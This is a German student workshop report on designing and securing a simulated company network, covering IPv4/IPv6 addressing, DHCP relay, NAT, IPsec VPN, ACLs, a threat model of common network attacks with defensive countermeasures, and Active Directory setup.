

Workshop System Management

Tobias Lerch, Yanick Eberle, Pascal Schwarz

26. April 2013

Inhaltsverzeichnis

1. Netzwerk	4
1.1. Netzwerkdiagramm	4
1.2. IP Dual-Stack Konzept	4
1.2.1. IPv4	4
1.2.2. IPv6	5
1.3. Adressvergabe an Clients	5
1.3.1. IPv4	5
1.3.2. IPv6	5
1.4. Routing	6
1.4.1. Core Router	6
1.4.2. Firewall	7
1.5. NAT	7
1.6. VTP	7
1.7. Spanning-Tree	7
1.8. VPN IPsec Remote Access	8
1.9. Serverkonzept	8
2. Sicherheit	9
2.1. Konzept	9
2.2. Firewall	9
2.2.1. ACL auf Core-Router	9
2.2.2. ACL auf ASA	10
3. Bedrohungsmodell	10
3.1. TCP DoS (SYN-Flooding)	10
3.1.1. Bedrohung	10
3.1.2. Gegenmassnahme	11
3.2. IP spoofing	11
3.2.1. Bedrohung	11
3.2.2. Gegenmassnahme	11
3.3. ICMP 'smurf attack': Denial of Service	11
3.3.1. Bedrohung	11
3.3.2. Gegenmassnahme	11
3.4. Viren / Würmer / Trojaner	12
3.4.1. Bedrohung	12
3.4.2. Gegenmassnahme	12
3.5. DNS Cache poisoning	12
3.5.1. Bedrohung	12
3.5.2. Gegenmassnahme	12
3.6. Phishing	12
3.6.1. Bedrohung	12
3.6.2. Gegenmassnahme	12
3.7. MAC flooding	13
3.7.1. Bedrohung	13
3.7.2. Gegenmassnahme	13
3.8. ARP spoofing	13
3.8.1. Bedrohung	13

3.8.2. Gegenmassnahme	13
3.9. Rogue DHCP	13
3.9.1. Bedrohung	13
3.9.2. Gegenmassnahme	14
3.10. Überblick	14
3.11. Verteidigung gegen Attacken	14
3.11.1. ICMP ‘smurf attack’: Denial of Service	14
3.11.2. TCP DoS (SYN-Flooding)	14
3.11.3. IP spoofing	15
3.11.4. DHCP IPv4	15
3.11.5. Autoconfiguration IPv6	15
4. Probleme mit Simulator	15
4.1. Ressourcen lokaler Rechner	15
4.2. SSL VPN Image	16
4.3. ASA und Linux	16
4.4. Anbindung VirtualBox	16
5. Lab	16
5.1. Berechtigungskonzept	16
5.2. Active Directory und Fileserver	17
5.3. Logonscript	18
5.4. Tunnelling mit Tinc	19
5.4.1. Grund für diese Lösung	19
5.4.2. Überblick	20
5.4.3. Konfiguration auf VMware-Umgebung	20
5.4.4. Einrichtung der Tinc-Daemons	21
5.4.5. VLAN-Subinterfaces unter Linux	22
5.4.6. Script für Start der Tunnels	23
5.5. ASA	23
5.6. Attacken	23
5.6.1. ICMP ‘smurf attack’: Denial of Service	23
5.6.2. TCP DoS (SYN-Flooding)	23
5.6.3. IP spoofing	25
5.6.4. Autoconfiguration IPv6	25
5.6.5. Stress-Test ASA	25
Anhang	28
A. Konfiguration Core	28
B. Konfiguration ASA	35
C. Tinc Startscript VMware	39
D. Tinc Startscript Lab	40

1. Netzwerk

1.1. Netzwerkdiagramm




Abbildung 1: Netzwerk

1.2. IP Dual-Stack Konzept

1.2.1. IPv4

Wir unterscheiden zwischen drei verschiedenen Netzwerken. Das interne Netzwerk, das DMZ Netzwerk und das öffentliche Netzwerk. Wir verwenden für die DMZ und das interne Netzwerk verschiedene Netzwerkklassen um die Netze schnell unterscheiden zu können. Folgende IP-Adressierung und Maskierung werden wir verwenden.

VLAN	Funktion	IPv4 Range	IPv4 Gateway
10	Server	10.0.10.0/24	10.0.10.1
20	Administratoren	10.0.20.0/24	10.0.20.1
30	Entwicklung	10.0.30.0/24	10.0.30.1
40	Verkauf	10.0.40.0/24	10.0.40.1
n/a	VPN Clients	10.0.99.0/24	n/a
n/a	Infrastructure	10.100.0.0/30	n/a
n/a	DMZ	172.16.0.0/24	172.16.0.1
n/a	WAN	209.165.50.0/24	209.165.50.1

1.2.2. IPv6

Da die Hosts über das Internet direkt erreichbar sein sollen, werden wir globale IPv6 Adressen mit dem Site Prefix /64 verwenden.

VLAN	Funktion	IPv6 Range	IPv6 Gateway
10	Server	2005:2013:FF:A10::/64	2005:2013:FF:A10::1
20	Administratoren	2005:2013:FF:A20::/64	2005:2013:FF:A20::1
30	Entwicklung	2005:2013:FF:A30::/64	2005:2013:FF:A30::1
40	Verkauf	2005:2013:FF:A40::/64	2005:2013:FF:A40::1
n/a	Infrastructure	2005:2013:FF:A0::/64	n/a
n/a	DMZ	2005:2013:FF:B0::/64	2005:2013:FF:B0::1/64
n/a	WAN	2005:209:165:50::/64	2005:209:165:50::1/64

1.3. Adressvergabe an Clients

1.3.1. IPv4

Die Clients stellen reguläre DHCP-Anfragen. Um die Leases und Bereichsoptionen zentral und (einigermassen) angenehm über eine grafische Schnittstelle verwalten zu können, wird der Core-Router so konfiguriert, dass er die Anfragen an den internen Domänencontroller und DHCP-Server (INTSRV in VLAN10) weiterleitet. Der Router setzt dabei ein Flag in der Anfrage, welches es dem DHCP-Server erlaubt, festzustellen aus welchem Bereich die Anfrage kam. Nur so kann der Server beispielsweise einem Client aus dem Adminnetz eine IP aus dem Admin-Bereich zuweisen.

Der folgende Konfigurationsausschnitt zeigt die notwendigen Optionen (IPv6-betreffende Einstellungen entfernt):

```
1 interface Vlan20
2   description *** VLAN Admin ***
3   ip address 10.0.20.1 255.255.255.0
4   ip access-group ADMIN in
5   ip helper-address 10.0.10.21
```

Der Befehl „ip helper address“ gibt an, wohin die DHCP-Anfrage weitergeleitet werden soll.

1.3.2. IPv6

Für die automatische Konfiguration der Client-Adressen für IPv6 kommen mehrere Möglichkeiten in Betracht:

Autokonfiguration ohne DHCP IPv6 sieht vor, dass Router Clients direkt das zu verwendende Netzwerkprefix angeben können und Clients sich dann mittels EUI-64 eine Adresse generieren. Da EUI-64 die (weltweit eindeutige) MAC-Adresse miteinbezieht, sind Adresskonflikte ausgeschlossen. Die Clients erfahren über Router-Advertisements, welche Netze sie über welche Router erreichen können. Leider ist keine Möglichkeit vorgesehen, den Clients mitzuteilen, welchen DNS-Server sie verwenden sollen. Somit kann dieser Ansatz alleine aktuell das Problem der Adressvergabe nicht abschliessend lösen.

DHCPv6 stateful Diese Variante funktioniert sehr ähnlich wie die klassische DHCP Adressvergabe in IPv4-Netzen. Der Client fragt per Multicast (Broadcast-Adressen wurden in IPv6 abgeschafft) nach DHCP-Servern und „bestellt“ sich eine Adresse. Die Angabe von weiteren Optionen, wie eine Liste der DNS-Server ist genau auf die selbe Art und Weise möglich, wie dies bereits in IPv4-Netzen der Fall war. Eine Einschränkung ist bei unserer Konfiguration allerdings ins Gewicht gefallen: Der DHCP-Server kann den Clients keinen Default-Gateway angeben, eine entsprechende Option ist derzeit im Protokoll nicht vorgesehen.

DHCPv6 stateless Diese Variante vereint die Stärken der beiden zuvor genannten Varianten der Adressvergabe. Die Konfiguration der IPv6-Adresse sowie des Gateways erfolgt per Router-Advertisements zwischen Router und Client. In der Antwort zur Router-Solicitation-Anfrage des Clients gibt der Router dem Client des Weiteren an, dass er weitere Informationen per DHCPv6 erfragen soll. Als Antwort auf die DHCP-Anfrage erhält der Client dann Optionen wie eine DNS-Serverliste oder den Domännennamen. Die Bezeichnung „stateless“ rührt daher, dass der Server keine Informationen (Lease) zu den Clients speichern muss.

Auch dieser Ansatz soll mit einem Auszug der Schnittstellenkonfiguration verdeutlicht werden (IPv4 betreffende Konfigurationen entfernt):

```
1 interface Vlan20
2   description *** VLAN Admin ***
3   ipv6 address 2005:2013:FF:A20::1/64
4   ipv6 traffic-filter ADMINv6 in
5   ipv6 nd other-config-flag
6   ipv6 dhcp relay destination 2005:2013:FF:A10::21
```

Die Option „ipv6 nd other-config-flag“ gibt an, dass der Router Clients darauf hinweisen soll, dass weitere Informationen über DHCPv6 erhalten werden können. Eine andere Einstellung hier wäre „ipv6 nd managed-config-flag“ - dies würde den Client auffordern, auch seine IP-Adresse per DHCPv6 zu erfragen.

„ipv6 dhcp relay destination“ gibt, analog zu der „helper-adress“ bei IPv4, an, wohin DHCP-Anfragen weitergeleitet werden sollen.

Des Weiteren ist zu beachten, dass eintreffende „Router-Solicitation“-Anfragen der Clients nicht durch die ACL geblockt werden. Falls dies dennoch der Fall ist, erhält der Client die IPv6-Route erst nach einiger Zeit, da der Router von sich aus periodisch Router-Advertisement verschickt.

1.4. Routing

1.4.1. Core Router

Der Core Router hat nur default-routen konfiguriert. Sämtlicher Datenverkehr, der nicht in ein lokal angeschlossenes Netz soll, wird an die Firewall gesendet.

Zielnetz	Next Hop
0.0.0.0/0	10.100.0.2
::/0	2005:2013:FF:A0::2

1.4.2. Firewall

Die default Route auf der Firewall würde normalerweise auf den Router des Service Providers zeigen. Da wir in der Simulation aber keinen solchen haben, werden keine default Routen konfiguriert. Die Firewall sendet somit nur den Verkehr für das interne Netzwerk an den Core Router.

Zielnetz	Next Hop
10.0.0.0/16 (Supernet)	10.100.0.1
2005:2013:FF:A10::/64	2005:2013:FF:A0::1
2005:2013:FF:A20::/64	2005:2013:FF:A0::1
2005:2013:FF:A30::/64	2005:2013:FF:A0::1
2005:2013:FF:A40::/64	2005:2013:FF:A0::1

1.5. NAT

Network Address Translation wird für IPv4 verwendet um den internen Clients Zugriff ins Internet zu gewähren und um den Webserver in der DMZ vom Internet aus zugänglich zu machen. Für den Internetzugriff der Clients wird eine Port Address Translation (PAT) konfiguriert, damit nur eine Public IP-Adresse verwendet werden muss. Für den Webserver wird ein statisches NAT mit einer zusätzlichen Public IP-Adresse konfiguriert.

Webserver statisches NAT interne IP: 172.16.0.21 - öffentliche IP: 209.165.50.2

Interne Hosts dynamisches NAT overload: interner Range: 10.0.0.0/16 - öffentliche IP 209.165.50.1 (Outside IF IP der Firewall)

Ausgenommen vom NAT ist die Verbindung vom Server Netzwerk (10.0.10.0/24) ins VPN Client Netzwerk (10.0.99.0/24) da sonst keine Verbindung von Remote Client zu Server erstellt werden kann.

1.6. VTP

Das VLAN Trunking Protokoll kommt in unserer Simulation nicht zu Einsatz, da GNS3 keine konfigurierbare Switches anbietet. Im Labor werden wir jedoch mit konfigurierbaren Switches arbeiten und VTP einsetzen. Der Core Router wird dabei der VTP Server sein und alle VLAN Informationen an die Switches verteilen.

1.7. Spanning-Tree

Spanning-Tree musste in der Simulation nicht berücksichtigt werden. Das Netzwerk ist sehr einfach aufgebaut und die Verbindung zwischen Core Router und Firewall benötigt keinen Spanning-Tree.

1.8. VPN IPsec Remote Access

Der Zugriff auf das interne Netzwerk für externe Mitarbeiter erfolgt über den IPsec VPN Client. Beim Zugriff unterscheiden wir zwischen Administratoren und Mitarbeiter. Der Zugriff als Mitarbeiter kann somit stärker eingeschränkt werden als ein Administrator. In der Simulation haben wir keine unterschiedlichen Zugriffsmöglichkeiten, die Firewall wurde aber für diesen Fall konfiguriert. Der Remote Access Zugang erfolgt über die IP 209.165.50.1 (Outside IF Firewall) und unterstützt nur IPv4.

IKE Phase 1:

- Authentifizierung: Pre-shared
- Verschlüsselung AES 256-bit
- Hash SHA
- Schlüsselgenerierung Diffie-Hellman Group 2
- Gültigkeit Schlüsse 12h

IKE Phase 2 (Group-Policy):

- Interne Gruppen (VPN_ADMINISTRATOR & VPN_USERS.GROUP)
- DNS-Server 10.0.10.21
- ACL 99: permit ip any 10.0.10.0 255.255.255.0
- Split-Tunneling: 10.0.10.0/24
- Tunnel Protokol IKEv1 & IKEv2
- Default Domain: wosm.com
- IP-Adressen Pools: VPN-ADMIN 10.0.99.0/25, VPN-USERS 10.0.99.128/25

1.9. Serverkonzept

Name	OS	IPv4	IPv6	Services
LANSRV	Windows Server 2008 R2	10.0.10.21	2005:2013:ff:a10::21	AD, DNS, DHCP, Fileserver
LANAdmin	Windows 7	10.0.20.21	2005:2013:ff:a20::21	Client Admin
LANEntwicklung	Windows 7	10.0.30.21	2005:2013:ff:a30::21	Client Entwicklung
LANVerkauf	Windows 7	10.0.40.21	2005:2013:ff:a40::21	Client Verkauf
DMZSRV	Windows Server 2008 R2	172.16.0.21	2005:2013:ff:b0::21	HTTP, HTTPS, FTP
INETSrv	Windows Server 2008 R2	209.165.50.21	2005:209:165:50::21	HTTP, HTTPS, FTP
INETPC	Windows 7	209.165.50.22	2005:209:165:50::22	Client Extern

2. Sicherheit

2.1. Konzept

Um die Sicherheit unseres Netzes zu gewährleisten, haben wir uns entschieden, verschiedene Sicherheitsstufen zu definieren. Dabei verfolgen wir eine High Security Strategie. Die höchste Sicherheitsstufe 'Stufe 1' gilt für die normalen User. Die zweite Sicherheitsstufe 'Stufe 2' gilt für die Server. Die dritte Sicherheitsstufe 'Stufe 3' gilt für die Administratoren.

Bei der Sicherheitsstufe Stufe 1 wird nur das nötigste zugelassen und alles andere blockiert. Die User dürfen über Ports 80 und 443 im Internet surfen, sowie FTP Verbindungen über Port 21 und 20 öffnen. Zudem werden eingehende DHCP Anfragen über den Port UDP 68 zugelassen.

Bei der Sicherheitsstufe Stufe 2 wird alles zugelassen, was die Server benötigen. Dabei wird aus den VLANs 20, 30 und 40 alles zugelassen. Aus der DMZ wird nur der Port 389 für LDAP zugelassen.

Bei der Sicherheitsstufe Stufe 3 wird zusätzlich zu den in Stufe 1 zugelassenen Ports noch der Port 22 im internen Netz und in die DMZ zur Verwaltung der Netzwerkgeräte zugelassen. Zudem ist beim Internetzugang für die Administratoren alles offen.

Die definierten Sicherheitsstufen wurden mithilfe verschiedener ACLs umgesetzt. Die definierten Regeln (Auflistung oben nicht abschliessend) der ACL's sind im folgenden Kapitel ersichtlich.

Die ACLs werden möglichst nahe an der Quelle angewendet. Somit sind alle ACLs welche den Zugriff der verschiedenen internen VLANs in irgend ein anderes Netz regeln auf dem Core Switch auf den VLAN-Interfaces in Richtung *in* angewendet. Alle ACLs die den Zugriff in die DMZ, resp. von der DMZ in ein anderes Netz regeln werden auf der ASA angewendet. Alle ACLs die den eingehenden Traffic aus dem Internet regeln sind ebenfalls auf der ASA angewendet.

Mit einer Stateful Firewall sinkt einerseits der Konfigurationsaufwand und gleichzeitig kann eine höhere Sicherheit erreicht werden. Da wir eine High Security Strategie verfolgen, ist die Stateful Variante besser geeignet für unsere Zwecke.

2.2. Firewall

2.2.1. ACL auf Core-Router

Auf diesem Router sind ACL für alle angeschlossenen VLANs definiert. Die folgende Tabelle liefert einen Überblick, die kompletten ACL sind im Anhang dieser Dokumentation zu finden.

Name	Interface/Richtung	Anmerkung
INTSRV	VLAN 10 / in	Reglementiert IPv4 Traffic, der aus dem Servernetz verschickt werden darf.
INTSRVv6	VLAN 10 / in	Reglementiert IPv6 Traffic, der aus dem Servernetz verschickt werden darf.

Fortführung auf nächster Seite...

Name	Interface/Richtung	Anmerkung
ADMIN	VLAN 20 / in	Reglementiert IPv4 Traffic, der aus dem Adminnetz verschickt werden darf.
ADMINv6	VLAN 20 / in	Reglementiert IPv6 Traffic, der aus dem Adminnetz verschickt werden darf.
DEV	VLAN 30 / in	Reglementiert IPv4 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
DEVv6	VLAN 30 / in	Reglementiert IPv6 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
VERKAUF	VLAN 40 / in	Reglementiert IPv4 Traffic, der aus dem Verkaufsnetz verschickt werden darf.
VERKAUFv6	VLAN 40 / in	Reglementiert IPv6 Traffic, der aus dem Verkaufsnetz verschickt werden darf.

2.2.2. ACL auf ASA

Auf der Firewall wurden jeweils 3 Access Lists definiert. Diese werden auf den jeweiligen Interfaces angewendet. Die kompletten Access-lists sind im Anhang zu finden.

Name	Interface/Richtung	Anmerkung
dmz_in	dmz / in	IPv4 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
dmz_in_v6	dmz / in	IPv6 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
inside_in	inside / in	IPv4 Traffic, der aus dem internen Netzwerk verschickt werden darf.
inside_in_v6	inside / in	IPv6 Traffic, der aus dem internen Netzwerk verschickt werden darf.
outside_in	outside / in	IPv4 Traffic, der aus dem Internet verschickt werden darf.
outside_in_v6	outside / in	IPv6 Traffic, der aus dem Internet verschickt werden darf.

3. Bedrohungsmodell

3.1. TCP DoS (SYN-Flooding)

3.1.1. Bedrohung

Beim TCP 3-Way Handshake wird zuerst eine Anfrage an einen Server gesendet, indem ein TCP Paket mit dem Flag SYN verschickt wird. Der Server als Empfänger dieses TCP SYN Pakets verarbeitet dieses und sendet ein TCP Paket mit den Falgs SYN und ACK zurück. Er merkt sich dabei in einer SYN-Liste, mit wem er ein 3-Way Handshake begonnen hat. Wenn der Initiator der Verbindung das TCP Paket mit den Flags SYN und ACK empfängt, verarbeitet er dieses und sendet zur Bestätigung ein Paket mit dem Flag ACK. Sobald der Server das Packet mit dem Flag ACK erhalten hat, wird der Eintrag in der SYN-Liste gelöscht.

Ein Angreifer sendet 100 SYN-Anfragen pro Sekunde an einen bestimmten Server. Dabei setzt er eine andere Source IP Adresse, sodass die Antwort nicht zum Angreifer kommt. Da sich der Server merkt, mit wem er einen 3-Way Handshake begonnen, diese aber nicht abschliessen kann, da nie eine Bestätigung mit dem Flag ACK eintrifft, wird der Arbeitsspeicher des Server gefüllt. Sobald der Speicher gefüllt ist, kann dieser keine weiteren Verbindungen mehr aufnehmen oder stürzt ab.

3.1.2. Gegenmassnahme

Um einen Webserver vor diesem Angriff zu schützen, kann auf der ASA eine Policy erstellt werden, welche die maximale Anzahl Verbindungen und halb offener Verbindungen limitiert. Zudem können Timeouts gesetzt werden, wie lange eine Verbindung in welchem Status sein darf (halb offen, offen, halb geschlossen).

Auf einem normalen Router kann mit SYN-Cookies oder SYN-Cache gearbeitet werden. Dadurch sind die Server hinter der ASA vor SYN-Flooding Attacks geschützt.

3.2. IP spoofing

3.2.1. Bedrohung

Ein Angreifer sendet viele Anfragen an einen Server mit einer falschen Absender IP (z.B: 10.0.1.19). Dadurch wird der Server die Antworten zu den Anfragen an einen Client (10.0.1.19) senden. Der Server, sowie der Client wird dadurch ausgelastet.

3.2.2. Gegenmassnahme

Um sich gegen IP spoofing zu schützen, kann eine Überprüfung des 'Reverse-Path' aktiviert werden. So wird überprüft, ob die eingetragene Absenderadresse mit der effektiven Absenderadresse übereinstimmt.

3.3. ICMP 'smurf attack': Denial of Service

3.3.1. Bedrohung

Ein Angreifer sendet ein ICMP Packet mit einer Echo-Anfrage an eine oder mehrere Broadcasts und verwendet als Absenderadresse die IP Adresse des Servers (Opfer). Die Broadcast-anfrage wird an alle Hosts in betroffenen Netz weitergeleitet. Die Hosts senden daraufhin ein die Echo-Antwort an den Server (Opfer). Der Server empfängt nun so viele Echo Antworten dass der Server nicht mehr reagiert und abstürzt.

3.3.2. Gegenmassnahme

Um diese Attacke abzuwehren, kann ICMP blockiert werden. So ist sichergestellt, dass keine Echo Antworten den Server erreichen.

3.4. Viren / Würmer / Trojaner

3.4.1. Bedrohung

Programme, welche vertrauliche Informationen stehlen, Schaden auf den Hosts anrichten oder die Kontrolle über einen Host übernehmen und ihn für eigene Zwecke einsetzen. Zudem können diese Programme zum Beispiel als SMTP Relay fungieren und SPAM Nachrichten versenden, wodurch die Public IP auf einer Blackliste gelistet werden kann.

3.4.2. Gegenmassnahme

Um sich gegen Viren, Würmer und Trojaner zu schützen, muss ein Anti-Virenprogramm auf jedem Host installiert werden.

3.5. DNS Cache poisoning

3.5.1. Bedrohung

Ein Angreifer bringt bei einem DNS Server gefälschte Daten in den Cache. Wenn nun ein Benutzer auf diese Daten zugreift, wird dieser auf manipulierte Seiten weitergeleitet. Der Angreifer kann nun mit Phishing Daten des Benutzer stehlen.

3.5.2. Gegenmassnahme

Der beste Schutz gegen diesen Angriff ist der Einsatz von DNSSEC, welcher mit Authentifizierung und Integrität arbeitet.

3.6. Phishing

3.6.1. Bedrohung

Beim Phishing versucht ein Angreifer durch gefälschte Websites, SPAM Mails oder andere Methoden an Daten eines Internet-Benutzer zu gelangen. So kann ein Angreifer an Kreditkarteninformationen oder weitere Daten kommen und einen erheblichen finanziellen Schaden anrichten.

3.6.2. Gegenmassnahme

Leider gibt es gegen diese Attacke keine effektive Schutzmassnahme. Um sich möglichst gut gegen diese Attacke zu schützen, müssen die Benutzer geschult werden. Zudem kann ein SPAM Filter Mails von potentiellen Angreifern löschen oder markieren, sodass sich der Benutzer dem Risiko bewusst ist.

3.7. MAC flooding

3.7.1. Bedrohung

Ein Angreifer sendet viele ARP Antworten. Dabei setzt er immer eine andere MAC Adresse. Wenn die Index Tabelle des Switches voll ist, schaltet dieser in den Hub Modus um und sendet alle Packete jedem angeschlossenen Gerät. Nun kann der Angreifer jegliche Kommunikation über diesen Switch mithören.

3.7.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann auf dem Switch definiert werden, dass er ausschalten soll, wenn die Index Tabelle voll ist. Dadurch ist zwar ein Unterbruch im Netz vorhanden, aber der Angreifer kann den Datenverkehr nicht mithören.

Eine noch besserer Schutz ist, wenn die Port Security auf dem Switch aktiviert und konfiguriert wird. Dadurch hat kein Angreifer die Möglichkeit die Index Tabelle des Switches zu füllen.

3.8. ARP spoofing

3.8.1. Bedrohung

Ein Angreifer sendet ARP Antworten mit den IP Adressen der Opfer und seiner eigenen MAC Adresse. Der Switch merkt sich nun dass die IP Adressen zur MAC Adresse des Angreifers gehören. Wenn nun ein Opfer ein Paket sendet, wird dieses vom Switch zum Angreifer weitergeleitet. Der Angreifer hat nun Einblick in die Daten, kann diese allenfalls verändern und leitet dieses schliesslich weiter zum effektiven Ziel, sodass niemand etwas davon mitbekommt.

3.8.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann die Port Security auf dem Switch aktiviert werden, dadurch hat ein potentieller Anfreifer gar keine Möglichkeit sich ins interne Netz einzubinden.

3.9. Rogue DHCP

3.9.1. Bedrohung

Eine Person mit Zugriff auf ein Netzkabel im internen Netz verbindet einen zusätzlichen, nicht autorisierten DHCP Server. Wenn der zusätzliche DHCP Sever schnellere Antwortzeiten hat als der offizielle DHCP Server, erhalten die Clients nun eine IP des nicht autorisierten DHCP Server, wodurch diese nicht mehr auf die interne Infrastruktur zugreifen können.

3.9.2. Gegenmassnahme

Um dies zu verhindern, kann der Port 68 für DHCP Antworten blockiert werden (ausser vom offiziellen DHCP Server). Dadurch ist sichergestellt, dass kein zusätzlicher DHCP Server IP Adressen im interne Netz verteilen kann.

3.10. Überblick

Rang	Wahrscheinlichkeit	Schweregrad	Bedrohung	Schutz umgesetzt
1	hoch	hoch	ICMP 'smurf attack': Denial of Service	ja
2	hoch	mittel	Viren / Würmer / Trojaner	nein
3	mittel	hoch	TCP DoS (SYN-Flooding)	ja
4	mittel	hoch	DNS Cache poisoning	nein
5	hoch	niedrig	Phishing	nein
6	niedrig	hoch	Rogue DHCP	ja
7	niedrig	mittel	IP spoofing	ja
8	niedrig	mittel	MAC flooding	nein
9	niedrig	mittel	ARP spoofing	nein

3.11. Verteidigung gegen Attacken

3.11.1. ICMP 'smurf attack': Denial of Service

```
1 object-group service inet2dmzsrv_TCPPorts tcp
2   port-object eq www
3   port-object eq https
4   port-object eq ftp-data
5   port-object eq ftp
6   port-object range 48999 49999
7   !
8 access-list outside_in remark wan-dmzsrv
9 access-list outside_in extended permit tcp any host 172.16.0.21 object-group
   inet2dmzsrv_TCPPorts
10 access-list outside_in extended deny ip any any log
11 !
12 icmp deny any outside
```

3.11.2. TCP DoS (SYN-Flooding)

Folgende Policy Map schützt gegen SYN-Flooding:

```
1 policy-map tcpmap
2   class tcp_syn
3     set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
       per-client-embryonic-max 10
4     set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
5   !
6 class-map tcp_syn
7   match any
```

3.11.3. IP spoofing

Folgender Befehl schützt gegen IP spoofing:

```
1 ip verify reverse-path interface outside
```

3.11.4. DHCP IPv4

Die ACL für die internen Client-VLANs verhindert das Versenden einer Antwort auf eine DHCP-Anfrage. Um die Beantwortung aus dem Servernetz zu erlauben wurden die folgenden Regeln angewendet:

```
1 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.20.1 0.0.0.0 eq 67
2 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.30.1 0.0.0.0 eq 67
3 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.40.1 0.0.0.0 eq 67
```

Bei der Situation, einen DHCP-Server innerhalb eines Client VLANs daran zu hindern, anderen Clients im selben VLAN eine Adresse zuzuteilen, müsste eine ACL auch auf den Switches angewendet werden (Richtung: in), welche den Datenverkehr über UDP von Quellport 67 an Zielport 68 nicht erlaubt.

3.11.5. Autoconfiguration IPv6

Bei IPv6 ist dieses Problem etwas anders zu handhaben. Es muss verhindert werden, dass Clients Router-Advertisements verschicken können. Dies kann durch einen ACL-Eintrag der folgenden Art umgesetzt werden (die ACL müsste in Richtung *in* auf dem zu den Clients führenden IFs angewendet werden):

```
1 deny icmp any any router-advertisement
```

Analog IPv4 muss ebenfalls der Traffic von UDP Quellport 547 an den Zielport 546 aus den Client-Netzen unterbunden werden.

4. Probleme mit Simulator

Bei unserer Arbeit mit dem Simulator sind einige Probleme aufgetreten, für welche wir keine Lösung gefunden haben.

4.1. Ressourcen lokaler Rechner

Wenn im Simulator VMs über VirtualBox eingebunden werden und der lokale Rechner nichts genügend oder nur knapp genügend RAM hat, kann es vorkommen, dass die komplette Simulation abstürzt. Die komplette Simulation konnte daher nur auf den Rechnern ausgeführt werden mit mindestens 8GB RAM.

4.2. SSL VPN Image

In der Simulation kann grundsätzlich das zu verwendende Image für ein Netzwerkgerät gewählt und eingespielt werden. Bei der ASA konnte jedoch das SSL VPN Image nicht eingespielt werden. Das Upload des Images auf die ASA war nicht möglich. Bei jedem Versuch das Image einzuspielen erschien der Fehler 'unspecified error' bei ca. 60% des Uploads.

4.3. ASA und Linux

Die simulierte ASA konnte auf Windows korrekt gestartet werden. Unter Linux wurde der Bootvorgang gestartet, aber nie richtig abgeschlossen (Crash). Eine komplette Simulation unseres Netzes war mit Linux daher nicht möglich.

4.4. Anbindung VirtualBox

Die virtuellen Maschinen müssen aus dem Simulator gestartet werden, damit diese auch im Simulator verwendet werden können. Falls nun eine VM über das Betriebssystem abgestellt wird, erkennt der Simulator nicht, dass die VM nicht mehr läuft. Diese muss im Simulator anschliessend noch manuell beendet werden.

Die VM kann aber auch über den Simulator abgestellt werden. Bei einem Shutdown über den Simulator wird die VM jedoch sofort beendet, ohne korrekten Shutdown des Betriebssystems.

5. Lab

5.1. Berechtigungskonzept

Das Berechtigungskonzept ist in der Aufgabenstellung vorgegeben. Da dies jedoch unterschiedlich interpretiert werden kann, beschreiben wir dies noch einmal kurz.

- Jeder User hat ein eigenes persönliches Laufwerk
- Jeder User hat Zugriff auf die Allgemeinen Dateien seiner Abteilung
- Jeder Abteilungsleiter hat Zugriff auf alle Dateien seiner Abteilung inkl. persönlicher Laufwerke seiner Mitarbeiter
- Die Administratoren haben Zugriff auf alle Daten der Firma

5.2. Active Directory und Fileserver

Um das Berechtigungskonzept umzusetzen und dem Administrator die Verwaltung zu vereinfachen haben wir uns für eine Struktur entschieden die wie folgt aussieht:

- wosm.com
 - MyBusiness
 - Admin
 - Entwicklung
 - Verkauf

Um die firmenspezifischen Einträge zu verwalten wurde die OU 'MyBusiness' erstellt. Dies hilft uns den Überblick zu bewahren und schützt vor Fehlmanipulationen, da die Default Microsoft Berechtigungsgruppen und User klar von den firmenspezifischen Einträgen getrennt ist.

Zudem wurde für jede Abteilung eine eigene OU erstellt, in welcher nun die Abteilungsspezifischen Berechtigungsgruppen und Benutzer erstellt werden.

Für jede Abteilung haben wir eine Berechtigungsgruppe [Abteilung] und [Abteilung]_Leitung erstellt, sowie die Benutzer für den Abteilungsleiter und die Mitarbeiter. Am Beispiel Verkauf sieht dies wie folgt aus:

- Verkauf
 - + Verkauf
 - + Verkauf_Leitung
 - ° User40
 - ° User41
 - ° User42

In der Gruppe 'Verkauf_Leitung' ist der Benutzer 'User40'. In der Gruppe 'Verkauf' ist die Gruppe 'Verkauf_Leitung' sowie die Benutzer 'User41' und 'User42'.

